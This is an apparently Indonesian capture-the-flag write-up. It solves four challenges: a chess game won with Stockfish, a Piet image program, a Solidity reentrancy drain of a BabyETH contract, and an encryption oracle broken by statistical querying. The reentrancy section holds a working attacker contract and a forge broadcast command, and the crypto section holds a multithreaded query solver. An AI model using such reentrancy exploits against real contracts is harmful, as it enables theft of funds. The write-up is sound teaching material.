
Bagi dua bang biar wuswus

`nc 20.189.72.196 8091`

Author: **frennn**

Informasi Terkait Soal

Semisal kita connect ke server, terdapat output berikut:



```
Welcome to Chess! You are playing as White. Beat our Frendy!

Board:
r n b q k b n r
p p p p p p p p
. . . . . . . .
. . . . . . . .
. . . . . . . .
. . . . . . . .
P P P P P P P P
R N B Q K B N R

Your move (e.g., e2e4): e2e4
Your first move must be g2g4!

Your move (e.g., e2e4): g2g4

Board:
r n b q k b n r
p p p p p p p p
. . . . . . . .
. . . . . . . .
. . . . . . P .
. . . . . . . .
P P P P P P . P
R N B Q K B N R

Frendy is thinking...

Frendy plays: b8c6


Board:
r . b q k b n r
p p p p p p p p
. . n . . . . .
. . . . . . . .
. . . . . . P .
. . . . . . . .
P P P P P P . P
```

Pendekatan

Karena ini literally cuma main catur pake opening g4 (Grob Opening), maka ide saya yaitu tinggal pakai Stockfish atau semacamnya untuk melakukan challenge ini, dan ternyata Stockfish bisa diintegrasikan dengan Python.

https://pypi.org/project/stockfish/

Kemudian tinggal melakukan scripting (terimakasih claude 3.7) untuk menerima board state dan send request sesuai Stockfish.


Solusi

solver.py

```python
# eter
from pwn import *
from stockfish import Stockfish
import re
import time

# nc 20.195.43.216 8091
HOST = "20.195.43.216"
PORT = 8091

stockfish =
Stockfish(path="/home/etern1ty/tools/stockfish/src/stockfish")

def parse_board(board_text, is_white_turn=True):
    """Parse the ASCII board to FEN notation"""
    lines = board_text.strip().split('\n')

    # More flexible board row detection
    board_rows = []
    for line in lines:
        line = line.strip()
        # Check if line contains chess pieces or empty squares
        if any(c in line for c in 'rnbqkpPRNBQK.'):
            # Extract just the pieces (remove spaces)
            pieces = line.replace(' ', '')
            if len(pieces) == 8:  # A chess board has 8 columns
                board_rows.append(pieces)

    if len(board_rows) != 8:
        log.error(f"Failed to parse board correctly, found
{len(board_rows)} rows")
        return None

    # Convert to FEN
    fen_parts = []
    for row in board_rows:
        empty_count = 0
        fen_row = ""

        for char in row:
            if char == '.':
                empty_count += 1
            else:
                if empty_count > 0:
                    fen_row += str(empty_count)
                    empty_count = 0
                fen_row += char

        if empty_count > 0:
            fen_row += str(empty_count)

        fen_parts.append(fen_row)

    # Determine castling availability based on king and rook positions
    castling_rights = ""

    # Check white castling rights (K at e1 and R at a1/h1)
    if "K" in fen_parts[7] and fen_parts[7].find("K") == 4:  # King at
e1
        if "R" in fen_parts[7][:5]:  # Rook for queenside
            castling_rights += "Q"
        if "R" in fen_parts[7][5:]:  # Rook for kingside
            castling_rights += "K"

    # Check black castling rights (k at e8 and r at a8/h8)
    if "k" in fen_parts[0] and fen_parts[0].find("k") == 4:  # King at
e8
        if "r" in fen_parts[0][:5]:  # Rook for queenside
            castling_rights += "q"
        if "r" in fen_parts[0][5:]:  # Rook for kingside
            castling_rights += "k"

    # If no castling rights, use "-"
    if not castling_rights:
        castling_rights = "-"
    # Set the turn based on who's moving next
    turn = "w" if is_white_turn else "b"
    return "/".join(fen_parts) + f" {turn} {castling_rights} - 0 1"

def main():
    r = remote(HOST, PORT)

    stockfish.set_depth(15)
    stockfish.set_skill_level(20)

    first_move = True
    is_white_turn = True

    while True:
        try:
            recv_data = r.recvuntil([b"Your move (e.g., e2e4): ",
b"Invalid move!"], timeout=5)
            if recv_data.endswith(b"Invalid move!"):
                invalid_move = True
                r.recvuntil(b"Your move (e.g., e2e4): ", timeout=5)
            else:
                invalid_move = False
            data = recv_data.decode('utf-8',
errors='ignore').replace("Invalid move!", "").replace("Your move (e.g.,
e2e4): ", "")
        except EOFError:
            log.warning("Connection closed - game might be over.
Checking for flag...")
            try:
                final_data = r.recv(timeout=1).decode('utf-8',
errors='ignore')
                log.info(f"Final data received: {final_data}")
                if "ARKAV" in final_data:
                    log.success(f"FLAG: {re.search(r'ARKAV{[^}]*}',
final_data).group(0)}")
            except:
                log.info("Failed to get final data")
            break

        log.info(f"Received: {data}")

        if any(phrase in data for phrase in ["checkmate", "Checkmate",
"You win", "you win", "Victory", "victory"]):
            log.success("Game won! Looking for flag...")
            try:
                post_win = r.recv(timeout=2).decode('utf-8',
errors='ignore')
                log.info(f"Post-win data: {post_win}")
                if "ARKAV" in post_win:
                    log.success(f"FLAG: {re.search(r'ARKAV{[^}]*}',
post_win).group(0)}")
                    break
            except:
                pass

        if "ARKAV" in data:
            log.success(f"FLAG: {re.search(r'ARKAV{[^}]*}',
data).group(0)}")
            break

        if invalid_move:
            log.error("Invalid move detected!")

        # Find if Frendy played a move in this data
        frendy_played = re.search(r"Frendy plays:
([a-h][1-8][a-h][1-8])", data)
        if frendy_played:
            is_white_turn = True
            log.info(f"Frendy played: {frendy_played.group(1)}")

        # Get the last board
        board_matches = re.finditer(r"Board:\n([\s\S]+?)(?:\n\n|\nYour
move|\nFrendy|$)", data)
        latest_board_match = None
        for match in board_matches:
            latest_board_match = match

        if not latest_board_match:
            log.error("Couldn't find the board in the output")
            time.sleep(1)
            r.interactive()
            break

        board_text = latest_board_match.group(1)
        log.info(f"Found board:\n{board_text}")

        if first_move:
            best_move = "g2g4" # wtf
            first_move = False
            log.info(f"Forced first move (g2g4 opening): {best_move}")
        else:
            fen = parse_board(board_text, is_white_turn)
```

```python
            if not fen:
                log.error("Failed to generate FEN notation")
                r.interactive()
                break

            log.info(f"FEN: {fen}")
            stockfish.set_fen_position(fen)

            best_move = stockfish.get_best_move()
            if not best_move:
                log.error("Stockfish couldn't determine a move")
                r.interactive()
                break

            log.info(f"Best move: {best_move}")

        r.sendline(best_move.encode())
        is_white_turn = False

    try:
       print(r.recv(timeout=2))
    except:
        pass

if __name__ == '__main__':
    main()
```

Hasil



```
[*] Frendy played: h2h1
[*] Found board:
    . . . . . . . .
    . . K . . . . .
    . . . . . . . .
    . . . . . . . .
    . . . . . . . .
    . . . . R . . .
    . Q . . . . . .
    . . . . . . . k
[*] FEN: 8/2K5/8/8/8/4R3/1Q6/7k w - - 0 1
[*] Best move: e3e1
[!] Connection closed - game might be over. Checking for flag...
[*] Final data received: Game Over!
    . . . . . . . .
    . . K . . . . .
    . . . . . . . .
    . . . . . . . .
    . . . . . . . .
    . . . . . . . .
    . Q . . . . . .
    . . . . R . . k

    You win!
    Here's the reward: ARKAV{hanya_sepuh_yang_berani_make_opening_g2-g4}

[+] FLAG: ARKAV{hanya_sepuh_yang_berani_make_opening_g2-g4}
[*] Closed connection to 20.195.43.216 port 8091
```

Abstract Art

Flag: ARKAV{p1x315_po3try}

Deskripsi

The qualification round is here, and I'll be fasting throughout the competition. My mind drifts to thoughts of breaking my fast with a glass of **es kolang**-kaling cap Badut. While waiting, I've created a cryptic program hidden within the colored canvas. Can you figure it out?


For clarity, I made a 10x scaled copy of the art. Both are identical.

Author: **dovodedomo**

Informasi Terkait Soal


Diberikan suatu zip, yang isinya 2 gambar:

image_scale1.png

image_scale10.png



Pendekatan

Di deskripsi terdapat kata yang di**bold**, es kolang > **esolang**. Sehingga saya pun mencoba reverse image search dengan tambahan keyword esolang dan ternyata image ini adalah suatu esolang stack-based yaitu **Piet**.


esolang
Semua
Produk
Pencocokan visual
Tentang gambar ini
Masukan
Hyperallergic
Programming Language Design as Art
devgenius.io
7 Insanely Bizarre Programming Languages That Exist In The...
X
Richard A Carter on X: "Today's teaching prep, one of my...
Tinkercad
Pixel Art(Clown) - Tinkercad
X
Richard A Carter on X: "Today's teaching prep, one of my favourite topics in Software Studies: Esoteric...
Buka

Setelah mengetahui kalau ini Piet, saya pun mencoba mencari interpreter untuk bahasa Piet. Tahap ini memakan waktu yang sangat lama, karena program ini sendiri ternyata tidak melakukan output, dan semua operasi hanya terjadi di stack sehingga saya mencoba mencari interpreter yang menunjukkan state stack sekarang. Akhirnya saya pun menemukan blog ini:

`https://wildpeaches.xyz/blog/processing-piet/`



MasterPiets

I think the easiest way to get acquainted with *Piet* would be to read David Morgan-Mar's page, and then skip right to the end of the list above and go through Gabrielle Singh Cadieux's presentation. MasterPiets is her implementation of the *Piet* interpreter and it runs in a browser window, so you don't need to download anything.


MasterPiets

An IDE for the programming language Piet. (Just want to play around? Try starting with a sample Piet program. Or check out a Hack && Tell demo of the IDE.)

Saya sudah menemukan blog ini dari lama, tetapi tidak notice adanya tombol debugger di bagian kanan :(

Setelah itu, hanya perlu melakukan run dan state stack yang sesuai akan terlihat.

Solusi




Stack
65
82
75
65
86
123
112
49
120
51
49
53
95
112
111
51
116
114
121
121

solver.py

```python
# https://gabriellesc.github.io/piet/

stack = [
    125, 121, 114, 116, 51, 111, 112, 95, 53, 49, 51, 120, 49, 112, 123,
86, 65, 75, 82, 65
]
stack.reverse()

flag = ""
for i in range(len(stack)):
    flag += chr(stack[i])

print(flag)
```

Hasil



```
> python solver.py
ARKAV{p1x315_po3try}
```

BabyETH

Flag: ARKAV{b4by_dUlu_y4k!!f1n4L_4rKaV_b4rU_so4L_bLokc3nG_h4rD}

Diberikan Setup.sol dan BabyETH.sol

Setup.sol

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.0;

import "./BabyETH.sol";

contract Setup {
    bool private solved;
    BabyETH public babyETH;

    constructor() payable {
        babyETH = new BabyETH();
        babyETH.deposit{value: 0.5 ether}();
    }

    function isSolved() external view returns (bool) {
        return address(babyETH).balance == 0;
    }
}
```

BabyETH.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract BabyETH {
    mapping(address => uint256) public balances;

    function deposit() public payable {
        balances[msg.sender] += msg.value;
    }

    function withdraw(uint256 amount) public {
        uint256 currBalance = balances[msg.sender];
        require(currBalance >= amount, "Insufficient balance");

        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "Transfer failed");
        currBalance -= amount;
        balances[msg.sender] = currBalance;
    }

    // Function to receive ETH
    receive() external payable {}
}
```

Terlihat bahwa bug nya sangat jelas yaitu Reentrancy attack, karena contract ini melanggar aturan CEI (Check, Effect, Interact) pada bagian

```
        (bool success, ) = msg.sender.call{value: amount}("");
        require(success, "Transfer failed");

        currBalance -= amount;
        balances[msg.sender] = currBalance;
```

Contract BabyETH ngirim ETH terlebih dahulu lalu meng-update amount nya. Jadi pada fallback function Attacker contract, kita tinggal withdraw lagi deh biar bisa nge drain ETH vulnerable contract nya.

Attack.s.sol

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

import {Setup} from "./Setup.sol";
import {BabyETH} from "./BabyETH.sol";
import {Script,console} from "forge-std/Script.sol";

contract Solve is Script {
    Setup chall = Setup(0x9280261b442420DEF288C5f3393137a27fBAEef1);
    BabyETH c;
    function run() external {

vm.startBroadcast(0xcec5f195e9cb9d5a1be28c08322c28c669aa064e1b05823b6a0e
457137324409);
        address t = address(chall.babyETH());
        c = BabyETH(payable(t));
        Attack a = new Attack{value: 0.1 ether}(c);
        console.log("My balance\t\t: %d", address(a).balance);
        console.log("Contract balance\t: %d", address(t).balance);
        a.exploit();

console.log("===========================================================
AFTER ATTACK");
        console.log("My balance\t\t: %d", address(a).balance);
        console.log("Contract balance\t: %d", address(t).balance);
    }
}

contract Attack {
    BabyETH c;
    constructor(BabyETH a) payable {
        c = a;
    }
    function exploit() public {
        c.deposit{value: 0.05 ether}();
        c.withdraw(0.05 ether);
    }
    receive() external payable {
        console.log("<<< Got\t\t: %d", msg.value);
        console.log("<<< Balance\t\t: %d", address(this).balance);
        if(address(c).balance >= 0.05 ether) {
            c.withdraw(0.05 ether);
        }
    }
}

// forge script src/Attack.s.sol:Solve --fork-url
http://20.195.43.216:8444/ab88327d-5ac0-4ce8-b4c5-11e4be445d98
--broadcast --gas-price 20000000000
```

Minji Anak UNPAD

Flag: ARKAV{mmm_hmm_wh4t’s_y0ur_ET4?!}

Diberikan chall.py

chall.py

```python
import base64, os, json, hmac, hashlib, asyncio, socket

FLAG = "ARKAV{????????????????????????p}"
FLAG_BYTES = FLAG.encode()
ROTATIONS = 3

class PAD:
    def __init__(self, data: bytes):
        self.data = data
        self.key_schedule = []

    def generate_key_schedule(self, seed: bytes):
        keys = []
        current = seed

        for _ in range(ROTATIONS):
            h = hmac.new(current, self.data, hashlib.sha256)
            derived_key = h.digest()[:len(self.data)]
            keys.append(derived_key)
            current = derived_key

        return keys

    def encrypt(self):
        seed = os.urandom(32)
        self.key_schedule = self.generate_key_schedule(seed)

        result = self.data
        for round_key in self.key_schedule:
            result = bytes(a ^ b for a, b in zip(result, round_key))
            rotation = (round_key[0] % (len(result) - 1)) + 1
            result = result[rotation:] + result[:rotation]

        if any(x == p for x, p in zip(result, self.data)):
            raise AssertionError("Direct leak found")

        return result

def encrypt_flag():
    encryptor = PAD(FLAG_BYTES)
    return encryptor.encrypt()

class Challenge:
    def __init__(self):
        self.before_input = b"Give me your favorite songs!\n"
        self.exit = False

    async def handle_request(self, reader, writer):
        writer.write(self.before_input)
        await writer.drain()

        data = await reader.read(1024)
        message = data.decode().strip()

        try:
            input_json = json.loads(message)
            if input_json == {"msg": "request"}:
                try:
                    ciphertext = encrypt_flag()
                    response = {"ciphertext":
base64.b64encode(ciphertext).decode()}
                except AssertionError:
                    response = {"error": "Encryption failed - leak
detected"}
            else:
                response = {"error": "Invalid request"}
        except json.JSONDecodeError:
            response = {"error": "Invalid input"}

        writer.write((json.dumps(response) + "\n").encode())
        await writer.drain()
        writer.close()

async def main():
    host = socket.gethostbyname(socket.gethostname())
    port = 8090

    server = await asyncio.start_server(
        Challenge().handle_request, host, port
    )
    addr = server.sockets[0].getsockname()
    print(f"Serving on {addr}")

    async with server:
        await server.serve_forever()

if __name__ == "__main__":
    asyncio.run(main())
```

Maafkan ke skill-issue an saya dalam menjelaskan, yang saya mengerti begini:

1. Generate 3 round key berdasarkan random 32 byte seed.
2. Operasi round nya yaitu:
    a. XOR current state dengan round key
    b. rotate seperti di kode ini
    ```
    rotation = (round_key[0] % (len(result) - 1)) + 1
    ```
    c. Checker direct leak, dimana dia akan error jika ada ct byte yang == pt byte pada index yang sama.
    ```
            if any(x == p for x, p in zip(result, self.data)):
                raise AssertionError("Direct leak found")
    ```


Nah disini kita bisa meng query berkali-kali dengan meng exploit logic checker nya, karena byte ct[i] itu == pt[i], kita bisa analisis dari ribuan query (untuk menemukan pt[i] yang aseli) untuk mendapatkan plaintext flag nya.

Berikut solver:

solve.py

```
from pwn import *
import json, base64, threading

HOST = "20.195.43.216"
#HOST = "127.0.1.1"
PORT = 8090
NUM_QUERIES = 3000
THREADS = 10

observed = None
lock = threading.Lock()
```

```python
def query_server():
    global observed
    for _ in range(NUM_QUERIES // THREADS):
        try:
            conn = remote(HOST, PORT)
            conn.recvline()
            conn.sendline(json.dumps({"msg": "request"}))
            line = conn.recvline()
            conn.close()

            data = json.loads(line.decode().strip())
            if "ciphertext" in data:
                ct = base64.b64decode(data["ciphertext"])
                with lock:
                    if observed is None:
                        observed = [set() for _ in range(len(ct))]
                    if len(ct) == len(observed):
                        for j, b in enumerate(ct):
                            observed[j].add(b)
            else:
                log.debug("No ciphertext field in response")
        except Exception as e:
            log.debug(f"Exception occurred: {e}")

threads = [threading.Thread(target=query_server) for _ in range(THREADS)]
for t in threads:
    t.start()
for t in threads:
    t.join()

flag = bytearray()
for idx, pos in enumerate(observed):
    missing = [b for b in range(256) if b not in pos]
    if len(missing) == 1:
        flag.append(missing[0])
    else:
        log.debug(f"Position {idx}: ambiguous missing bytes: {missing}")
        flag.append(missing[0] if missing else 63)

log.success(f"Recovered flag: {flag.decode()}")
```



```
[*] Closed connection to 20.195.43.216 port 8090
[+] Opening connection to 20.195.43.216 on port 8090: Done
[*] Closed connection to 20.195.43.216 port 8090
[+] Recovered flag: ARKAV{mmm_hmm_wh4t's_y0ur_ET4?!}
┌─[mirai@parrot]─[~/ctf/arkavidia/Minji Anak UNPAD]
└──╼ $^C
```